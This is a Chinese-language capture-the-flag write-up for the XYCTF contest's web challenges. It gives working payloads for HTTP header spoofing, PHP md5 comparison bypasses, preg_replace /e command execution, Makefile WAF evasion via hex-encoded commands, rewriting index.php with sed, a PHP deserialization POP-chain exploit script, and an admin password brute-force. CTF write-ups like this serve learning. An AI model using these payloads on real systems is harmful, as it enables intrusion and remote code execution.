

# XYCTF

## WEB

### ezhttp

非常ez的http

前端注释中表示防止忘记密码存储在了某个地方，前端检查一遍没有相关信息。

考虑访问一下robots.txt，果然里面有一个/l0g1n.txt的disallow项目存在。

直接访问/l0g1n.txt，得到账号密码：

```
username: XYCTF
password: @JOILha!wuigqi123$
```

登录成功提示：不是 yuanshen.com 来的我不要

那么加referer满足他，referer: yuanshen.com

继续提示：你用的不是XYCTF的浏览器

该UA满足他: User-agent: XYCTF

提示非本地用户禁止访问，那就继续满足他，用X-forwarded-for: 127.0.0.1

XFF被过滤了这是，换Client-IP: 127.0.0.1

提示不是从 ymzx.qq.com 代理来的我不玩

继续加via: ymzx.qq.com

提示：有点饿，想吃点XYCTF的小饼干

继续加Cookie: XYCTF

XYCTF{0f84032e-5e17-4d72-a9f9-97e3f862027c}

### warm up

```
<?php
include 'next.php';
highlight_file(__FILE__);
$XYCTF = "warm up";
extract($_GET);

if (isset($_GET['val1']) && isset($_GET['val2']) && $_GET['val1'] !=
$_GET['val2'] && md5($_GET['val1']) == md5($_GET['val2'])) {
    echo "ez" . "<br>";
} else {
    die("什么情况,这么基础的md5做不来");
}

if (isset($md5) && $md5 == md5($md5)) {
    echo "eez" . "<br>";
} else {
```

```

    die("什么情况,这么基础的md5做不来");
}

if ($XY == $XYCTF) {
    if ($XY != "XYCTF_550102591" && md5($XY) == md5("XYCTF_550102591")) {
        echo $level2;
    } else {
        die("什么情况,这么基础的md5做不来");
    }
} else {
    die("学这么久,传参不会传?");
}

```

payload:

```

http://xyctf.top:37117/?
val1=s1836677006a&val2=s1885207154a&md5=0e215962017&XY=s1885207154a&XYCTF=s1885207154a

```

第二关: LLeeevvveelll222.php

```

<?php
highlight_file(__FILE__);
if (isset($_POST['a']) && !preg_match('/[0-9]/', $_POST['a']) &&
intval($_POST['a'])) {
    echo "操作你O.o";
    echo preg_replace($_GET['a'], $_GET['b'], $_GET['c']); // 我可不会像别人一样设置10
来个level
} else {
    die("有点汗流浹背");
}

```

payload2:

```

http://xyctf.top:37117/LLeeevvveelll222.php?a=/abc/e&b=system('cat /flag')&c=abc
body: a[]=1

```

a[]绕过preg\_match()函数

preg\_replace /e RCE漏洞利用

```
<?php
highlight_file(__FILE__);
if (isset($_POST['a'])) && !preg_match('/[0-9]/', $_POST['a']) && intval($_POST['a'])) {
    echo "操作你0.o";
    echo preg_replace($_GET['a'], $_GET['b'], $_GET['c']); // 我可不会像别人一样设置10来个level
} else {
    die("有点汗流浹背");
}
```

**Warning:** preg\_match() expects parameter 2 to be string, array given in /var/www/html/LLeeevvveee11222.php on line 3  
操作你O.oXYCTF{9e11367f-547a-43fe-a027-0270c6530037} XYCTF{9e11367f-547a-43fe-a027-0270c6530037}

LOAD

SPLIT

EXECUTE

TEST

SQLI

XSS

LFI

SSRF

SSTI

SHELL

ENCODING

HASHING

URL

http://xyctf.top:37117/LLeeevvveee11222.php?a=abc/e&b=system('cat /flag')&c=abc

Use POST method

enctype

application/x-www-form-urlencoded

MODIFY HEADER

Body

a[]=1

Name

☒ Upgrade-Insecure-Requests

Name

☒ User-Agent

Name

## ezmd5

图片md5比较，参考<https://crypto.stackexchange.com/questions/1434/are-there-two-known-string-s-which-have-the-same-md5-hash-value>

使用以下两张碰撞图片即可





({"areEqual":true,"md5Equal":true,"md5\_1":"253dd04e87492e4fc3471de5e776bc3d","md5\_2":"253dd04e87492e4fc3471de5e776bc3d")XYCTF{2a8b46e7-a215-4eb4-bc22-aff3b61fc5c9}

## ezMake

makefile好像...还挺简单的?\_xwx

PATH被设置为空了，/被过滤了用不了

payload: `. flag`

## Makefile

Enter Command:

Submit

### Makefile Content:

```
SHELL := /bin/bash

ifndef PATH
override PATH :=
else
override PATH :=
endif

.PHONY: FLAG
FLAG: ./flag
    . flag
```

### Output:

```
. flag
flag: line 1: XYCTF {b69a3ff4-4d85-42dd-a876-ec08d4da19bc}: No such file or directory
make: *** [Makefile:11: FLAG] Error 127
```

XYCTF{b69a3ff4-4d85-42dd-a876-ec08d4da19bc}

## ez?Make

尝试读源码，用``结合16进制编码和xxd命令实现

```
`echo 636174206d616b6566696c652e706870 | xxd -r -p`
<?php
function waf($cmd) {
    if (preg_match('/\n|\r|f|l|a|g|\?|\*|\;|\\/|source|SOURCE|\\$|\\@|\\', $cmd)){
        return false;
    }
    return $cmd;
}

$cmd = waf($_GET['cmd']);

if ($cmd === false) {
    echo json_encode(array('makefileContent' => 'failed', 'output' => 'no'));
} else {
    $makefileContent = <<<EOD
SHELL := /bin/bash
.PHONY: FLAG
FLAG: /flag
\t$cmd
EOD;

    if (file_put_contents('Makefile', $makefileContent) !== false) {
        $command = "make -f Makefile 2>&1";
        $output = shell_exec($command);
        echo json_encode(array('makefileContent' => $makefileContent, 'output' =>
$output));
    }
}
```

```

    } else {
        echo json_encode(array('makefileContent' => 'failed', 'output' =>
'failed'));
    }
}
?>

```

我说怎么不行，原来是字母f被过滤了。好在没有大小写限制，改大写16进制ok

```
echo 636174202F666C6167| xxd -r -p
```

## Makefile

Enter Command:

```
`echo 636174202F666C6167| xxd -r -p`
```

Submit

## Makefile Content:

```

SHELL := /bin/bash
.PHONY: FLAG
FLAG: /flag
    `echo 636174202F666C6167| xxd -r -p`

```

## Output:

```

`echo 636174202F666C6167| xxd -r -p`
XYCTF{620714c7-c97d-489f-a4db-6745669c55aa}

```

```
XYCTF{620714c7-c97d-489f-a4db-6745669c55aa}
```

## 牢牢记住，逝者为大

```

<?php
highlight_file(__FILE__);
function kobe($cmd)
{
    if (strlen($cmd) > 13) {
        die("see you again~");
    }
    if (preg_match("/echo|exec|eval|system|fputs|\.|\\|\\/|\\|\\/i", $cmd)) {
        die("肘死你");
    }
    foreach ($_GET as $val_name => $val_val) {
        if (preg_match("/bin|mv|cp|ls|\\|\\|f|a|l|\\|?|\\*|\\>|/i", $val_val)) {
            return "what can i say";
        }
    }
    return $cmd;
}

```



```
$cmd = kobe($_GET['cmd']);
echo "#man," . $cmd . ",manba out";
echo "<br>";
eval("#man," . $cmd . ",manba out");
```

通过cmd处构造获取其他参数进行命令执行。cmd处使用%0a来绕过#注释的影响。由于过滤太多了，直接读取是无回显的，先要copy出来很多过滤。

考虑使用sed更改php文件源代码，破除cmd命令长度的限制。这里修改13个字符到100个字符。

```
http://xyctf.top:44157/?cmd=%0a`$_GET[1]`; %23&1=sed -i "s/13/100/g" index.php
```

破除cmd长度限制后就可以改为接收post参数，从而实现绕过GET检查。

LOAD ▾ SPLIT EXECUTE TEST ▾ SQLI ▾ XSS ▾ LFI ▾ SSRF ▾ SSTI ▾

URL

http://xyctf.top:44157/?cmd=%0a`\$\_POST[1]`; %23&

☒ Use POST method

enctype  
application/x-www-form-urlencoded ▾

Body

1=cat /flag > flag.txt

然后直接读取flag.txt即可

```
XYCTF{559df3a2-bc73-4e33-97fb-de532ca9ab22}
```

## ezPOP

题目源码如下：

```
<?php
error_reporting(0);
highlight_file(__FILE__);

class AAA
{
    public $s;
    public $a;
    public function __toString()
    {
        echo "you get 2 A <br>";
        $p = $this->a;
        return $this->s->$p;
    }
}

class BBB
{
    public $c;
    public $d;
```

```

public function __get($name)
{
    echo "you get 2 B <br>";
    $a=$_POST['a'];
    $b=$_POST;
    $c=$this->c;
    $d=$this->d;
    if (isset($b['a'])) {
        unset($b['a']);
    }
    call_user_func($a,$b)($c)($d);
}

}

class CCC
{
    public $c;

    public function __destruct()
    {
        echo "you get 2 C <br>";
        echo $this->c;
    }
}

if(isset($_GET['xy'])) {
    $a = unserialize($_GET['xy']);
    throw new Exception("noooooob!!!");
}

```

链条很简单：

```

CCC::__destruct()->AAA::__toString()->BBB::__get(name)->call_user_func($a,$b)($c)($d)

```

结尾的地方故意抛出了一个异常，导致无法正常进行自动垃圾回收，所以\_\_destruct()无法自动触发。因此需要强制触发垃圾回收来绕过抛出异常的影响。

exp:

```

<?php

class AAA
{
    public $s;
    public $a;
}

class BBB
{
    public $c;
    public $d;
}

```



```

class CCC
{
    public $c;
}

$C = new CCC();
$B = new BBB();
$A = new AAA();
$B->c = array("system");
$B->d = "cat /flag";
$A->s = $B;
$A->a = "p";
$C->c = $A;
$res = serialize(array($C,$C));
$res = str_replace("i:1;r:2;", "i:0;i:0;", $res);
var_dump($res);

?>

```

通过添加索引来强制回收，可以把数组的第二个部分也替换为更多的索引到第一个位置，从而更加保险地触发垃圾回收机制。

运行exp，获取序列化字符：

```

a:2:{i:0;o:3:"CCC":1:{s:1:"c";o:3:"AAA":2:{s:1:"s";o:3:"BBB":2:{s:1:"c";a:1:{i:0;s:6:"system";}s:1:"d";s:9:"cat /flag";}s:1:"a";s:1:"p";}}i:0;i:0;}

```


结合构造a=current&b=current作为post数据，从而构造一个

```

call_user_func("current",Array("current"))(Array("system"))("cat /flag")

```

实现命令执行。



The screenshot shows a web browser window displaying a PHP script. The script defines a class CCC with a public property \$c and a \_\_destruct() method. The \_\_destruct() method echoes the contents of \$c and then throws an exception. Below the script, the output of the script is shown: "you get 2 C", "you get 2 A", and "you get 2 B".

Below the browser window, a Burp Suite HTTP history entry is shown. The URL is "http://xyctf.top:46045/?xy=a:2:{i:0;o:3:"CCC":1:{s:1:"c";o:3:"AAA":2:{s:1:"s";o:3:"BBB":2:{s:1:"c";a:1:{i:0;s:6:"system";}s:1:"d";s:9:"cat /flag";}s:1:"a";s:1:"p";}}i:0;i:0;". The body of the request is "a=current&b=current". The "Upgrade-Insecure-Requests" header is set to 1.

```

XYCTF{af0e69c3-d853-4b4c-be8d-2b1a7eeda486}

```

# 我是一个复读机

首先爆破后台账号密码。主办方提供了爆破字典和后台用户名是admin。

Filter: Showing all items

Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
508	asdqwe	302	31			510	
0		200	33			2138	
1	@dmin	200	47			2138	
2	t35t	200	32			2138	
3	qw3@5dzxc	200	47			2138	
4	P@55w0rd	200	40			2138	
5	@dmin123	200	47			2138	
6	@dmin888	200	32			2138	
7	@dmini5tr@t0r	200	47			2138	
8	@dmini5tr@t0r123	200	64			2138	

Request

Response

Pretty

Raw

Hex

Render

1

HTTP/1.1 302 FOUND

2

Server: Werkzeug/3.0.2 Python/3.8.12

3

Date: Sat, 06 Apr 2024 04:17:51 GMT

4

Content-Type: text/html; charset=utf-8

5

Content-Length: 199

6

Location: /index

7

Vary: Cookie

8

Set-Cookie: session=eyJlc2VybmFtZSI6ImFkbWlud0.ZhDM7w.4pHdqWKI-lLp2-THerg1fSXgwoM: HttpOnly; Path=

9

Connection: close

0

1

<!doctype html>

2

<html lang=en>

3

<title>

Redirecting...

</title>

4

<h1>

Redirecting...

</h1>

5

<p>

You should be redirected automatically to the target URL:

</p>

</html>

...

密码是asdqwe

直接登录进入后台。

/^[\$(|)|\@|[[\]|\{|\}|\<|\>|-]+\\$/

\$( ) @ [ ] { } < > -

## MISC

## Game

google搜索图片即可找到游戏名字为Papers, Please

XYCTF{Papers, Please}